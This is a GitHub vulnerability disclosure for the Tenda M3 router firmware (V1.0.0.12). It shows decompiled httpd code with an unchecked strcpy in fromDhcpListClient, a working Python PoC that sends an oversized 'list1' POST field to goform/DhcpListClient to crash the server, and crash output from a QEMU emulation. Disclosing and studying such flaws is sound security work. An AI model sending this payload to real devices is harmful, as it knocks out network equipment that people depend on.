d1tto / **IoT-vuln** Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Tenda / M3 / **fromDhcpListClient** /

d1tto add Tenda M3 ... on May 27 **History**

..

img	6 months ago
readme.md	6 months ago

readme.md

Overview


- The device's official website: https://www.tenda.com.cn/product/M3.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3133.html

Affected version

V1.0.0.12(4856)

Vulnerability details

httpd in directory `/bin` has a stack overflow vulnerability. The vulnerability occurrs in the `fromDhcpListClient` function, which can be accessed via the URL `goform/DhcpListClient`



```
int __fastcall fromDhcpListClient(int a1)
{
  int v1; // r0
  int v2; // r0
  int v5[4]; // [sp+10h] [bp-36Ch] BYREF
  char v6; // [sp+20h] [bp-35Ch]
  char s[64]; // [sp+120h] [bp-25Ch] BYREF
  char dest[256]; // [sp+160h] [bp-21Ch] BYREF
  char v9[256]; // [sp+260h] [bp-11Ch] BYREF
  int v10; // [sp+360h] [bp-1Ch]
  const char *v11; // [sp+364h] [bp-18h]
  char *LISTLEN; // [sp+368h] [bp-14h]
  int i; // [sp+36Ch] [bp-10h]

  i = 0;
  memset(s, 0, sizeof(s));
  LISTLEN = (char *)websGetVar(a1, "LISTLEN", "0");
  v11 = (const char *)websGetVar(a1, "page", "1");
  v6 = 0;
  for ( i = 1; ; ++i )
  {
    v1 = atoi(LISTLEN);
    if ( v1 < i )
      break;
    v5[0] = 0;
    v5[1] = 0;
    v5[2] = 0;
    v5[3] = 0;
    sprintf((char *)v5, "%s%d", "list", i);
    v10 = websGetVar(a1, v5, &unk_A97B8);
    if ( !v10 || !*(_BYTE *)v10 )
      break;
    strcpy(dest, (const char *)(v10 + 1));
    dest[strlen(dest) - 1] = 0;
    sprintf(s, "dhcps.Staticip%d", i);
    SetValue(s, dest);
  }
```

The POST parameter `listN` is concatenated. The program copies the POST argument without checking the length. We can set `LISTEN` equal to `1`, the program will enter the red box, causing a stack overflow. Since the overflow overrides the `LISTEN` pointer variable, the `atoi` function will crash the program, causing a DOS attack in the second time looping.


PoC

Poc of Denial of Service(DoS)

```
import requests

data = {
    b"LISTLEN": b"1",
    b"list1": b'A'*0x300,
    b"page": b'A'
}
cookies = {
    b"user": "admin"
```

```
}
res = requests.post("http://127.0.0.1/goform/DhcpListClient", data=data, cookies=coo
print(res.content)
```



```
[redacted] sudo ./run.sh

Yes:

      ****** WeLoveLinux******

 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 132.245.254.255
connect: No such file or directory
Error->cgi_socket_handle.c: cgi_connect_server(275)--connectConnect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Error->cgi_socket_handle.c: cgi_connect_server(275)--connectConnect to server failed.
connect: No such file or directory
Connect to server failed.
pcookie:admin
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault (core dumped)
```

I use qemu-arm to emulate it. To make it work, I patched the `httpd` binary:

- In the `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP` .
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login.

In the main function, the program call the `check_network` function to get the IP address of the `br0` interafce and use it as the listening address. So I create a iterface named `br0` and configure its IP address to `127.0.0.1` .